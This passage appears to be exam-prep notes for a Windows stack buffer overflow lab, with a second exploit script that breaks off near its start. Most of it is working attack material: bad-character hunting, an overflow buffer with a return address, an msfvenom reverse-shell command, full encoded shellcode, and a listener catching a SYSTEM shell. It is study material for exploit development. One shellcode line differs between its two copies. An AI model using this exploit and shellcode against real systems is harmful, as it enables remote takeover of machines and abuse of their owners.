b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

```
try:
    server = "192.168.194.10"
    port = 80
    size = 1600
    buf = b"A" * 780
    buf += pack(fmt: "<L", *v: 0x10090c83)
    buf += b"A" * 4 #junk
    buf += badchars
    buf += b"C" * (1600 - len(buf))
    content = b"username=" + buf + b"&password=A"
```

# send and resend and resend...




# bad chars found

```
badchars = (
b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10"
b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xaa"
b"\xa1\xaa\xab\xac\xad\xae\xaf\xb0"
b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

```
badchars = (
b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10"
b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
b"\x21\x22\x23\x24\x27\x28\x29\x2a\x2c\x2d\x2e\x2f\x30"
b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3e\x3f\x40"
b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xaa"
b"\xa1\xaa\xab\xac\xad\xae\xaf\xb0"
b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

0x00, 0x0A, 0x0D, 0x25, 0x26, 0x2B, 0x3D

# good chars only



# sh3llc0de

```
[~] $ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.192 LPORT=443 -b "\x00\x0a\x0d\x25\x26\x2b\x3d" -f python -v shellcode EXITFUNC=thread
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1965 bytes
shellcode = b""
shellcode += b"\xbe\x0e\xe9\xbe\x44\xda\xc3\xd9\x74\x24\xf4"
shellcode += b"\x58\x31\xc9\xb1\x52\x31\x70\x12\x03\x70\x12"
shellcode += b"\x83\xce\xed\x5c\xb1\x32\x05\x22\x3a\xca\xd6"
shellcode += b"\x43\xb2\x2f\xe7\x43\xa0\x24\x58\x74\xa2\x68"
shellcode += b"\x55\xff\xe6\x98\xee\x8d\x2e\xaf\x47\x3b\x09"
shellcode += b"\x9e\x58\x10\x69\x81\xda\x6b\xbe\x61\xe2\xa3"
shellcode += b"\xb3\x60\x23\xd9\x3e\x30\xfc\x95\xed\xa4\x89"
shellcode += b"\xe0\x2d\x4f\xc1\xe5\x35\xac\x92\x04\x17\x63"
shellcode += b"\xa8\x5e\xb7\x82\x7d\xeb\xfe\x9c\x62\xd6\x49"
shellcode += b"\x17\x50\xac\x4b\xf1\x8a\x4d\xe7\x3c\x05\xbc"
shellcode += b"\xf9\x79\xa2\x5f\x8c\x73\xd0\xe2\x97\x40\xaa"
shellcode += b"\x38\x1d\x52\x0c\xca\x85\xbe\xac\x1f\x53\x35"
shellcode += b"\xa2\xd4\x17\x11\xa7\xeb\xf4\x2a\xd3\x60\xfb"
shellcode += b"\xfc\x55\x32\xd8\xd8\x3e\xe0\x41\x79\x9b\x47"
shellcode += b"\x7d\x99\x44\x37\xdb\xd2\x69\x2c\x56\xb9\xe5"
shellcode += b"\x81\x5b\x41\xf6\x8d\xec\x32\xc4\x12\x47\xdc"
shellcode += b"\x64\xda\x41\x1b\x8a\xf1\x36\xb3\x75\xfa\x46"
shellcode += b"\x9a\xb1\xae\x16\xb4\x10\xcf\xfc\x44\x9c\x1a"
shellcode += b"\x52\x14\x32\xf5\x13\xc4\xf2\xa5\xfb\x0e\xfd"
shellcode += b"\x9a\x1c\x31\xd7\xb2\xb7\xc8\xb0\x7c\xef\xff"
shellcode += b"\x80\x15\xf2\xff\x01\x5d\x7b\x19\x6b\xb1\x2a"
shellcode += b"\xb2\x04\x28\x77\x48\xb4\xb5\xad\x35\xf6\x3e"
shellcode += b"\x42\xca\xb9\xb6\x2f\xd8\x2e\x37\x7a\x82\xf9"
shellcode += b"\x48\x50\xaa\x66\xda\x3f\x2a\xe0\xc7\x97\x7d"
shellcode += b"\xa5\x36\xee\xeb\x5b\x60\x58\x09\xa6\xf4\xa3"
shellcode += b"\x89\x7d\xc5\x2a\x10\xf3\x71\x09\x02\xcd\x7a"
shellcode += b"\x15\x76\x81\x2c\xc3\x20\x67\x87\xa5\x9a\x31"
shellcode += b"\x74\x6c\x4a\xc7\xb6\xaf\x0c\xc8\x92\x59\xf0"
shellcode += b"\x79\x4b\x1c\x0f\xb5\x1b\x8a\x68\xab\xbb\x57"
shellcode += b"\xa3\x6f\xdb\xb5\x61\x9a\x74\x60\xe0\x27\x19"
shellcode += b"\x93\xdf\x64\x24\x10\xd5\x14\xd3\x08\x9c\x11"
shellcode += b"\x9f\x8e\x4d\x68\xb0\x7a\x71\xdf\xb1\xae"
```


shellcode for reverse shell

# buf += shellcode

```
shellcode = b"\x90" * 16
shellcode += b"\xbe\x0e\xe9\xbe\x44\xda\xc3\xd9\x74\x24\xf4"
shellcode += b"\x58\x31\xc9\xb1\x52\x31\x70\x12\x03\x70\x12"
shellcode += b"\x83\xce\xed\x5c\xb1\x32\x05\x22\x3a\xca\xd6"
shellcode += b"\x43\xb2\x2f\xe7\x43\xa0\x24\x58\x74\xa2\x68"
shellcode += b"\x55\xff\xe6\x98\xee\x8d\x2e\xaf\x47\x3b\x09"
shellcode += b"\x9e\x58\x10\x69\x81\xda\x6b\xbe\x61\xe2\xa3"
shellcode += b"\xb3\x60\x23\xd9\x3e\x30\xfc\x95\xed\xa4\x89"
shellcode += b"\xe0\x2d\x4f\xc1\xe5\x35\xac\x92\x04\x17\x63"
shellcode += b"\xa8\x5e\xb7\x82\x7d\xeb\xfe\x9c\x62\xd6\x49"
shellcode += b"\x17\x50\xac\x4b\xf1\xa8\x4d\xe7\x3c\x05\xbc"
```


```
try:
    server = "192.168.194.10"
    port = 80
    size = 1600
    buf = b"A" * 780
    buf += pack( fmt: "<L", *v: 0x10090c83 )
    buf += b"A" * 4 #junk
    buf += shellcode
    buf += b"\x90" * (1600 - len(buf))
    content = b"username=" + buf + b"&password=A"
```

# ready, set...



# GO


```
L$ nc -nlvp 443  
listening on [any] 443 ...
```



```
Command  
0:010> g  
  
*BUSY* Debuggee is running...
```

```
L$ nc -nlvp 443  
listening on [any] 443 ...  
connect to [192.168.45.192] from (UNKNOWN) [192.168.194.10] 50977  
Microsoft Windows [Version 10.0.16299.15]  
(c) 2017 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system  
  
C:\Windows\system32>
```

# all's well that ends well




```
(kali㉿kali)-[~/OSED/prep/b0f/sb]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.45.192] from (UNKNOWN) [192.168.194.10] 51047
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

kali㉿kali:[~/OSED/prep/b0f/sb] 97x16
└─$ python3 6.py
Sending evil buffer...
Done!
```

# another one



```
import socket
import sys
from struct import pack

buf = b"A" * 2500

def main():    usage
    server = "192.168.194.10"
    port = 7002

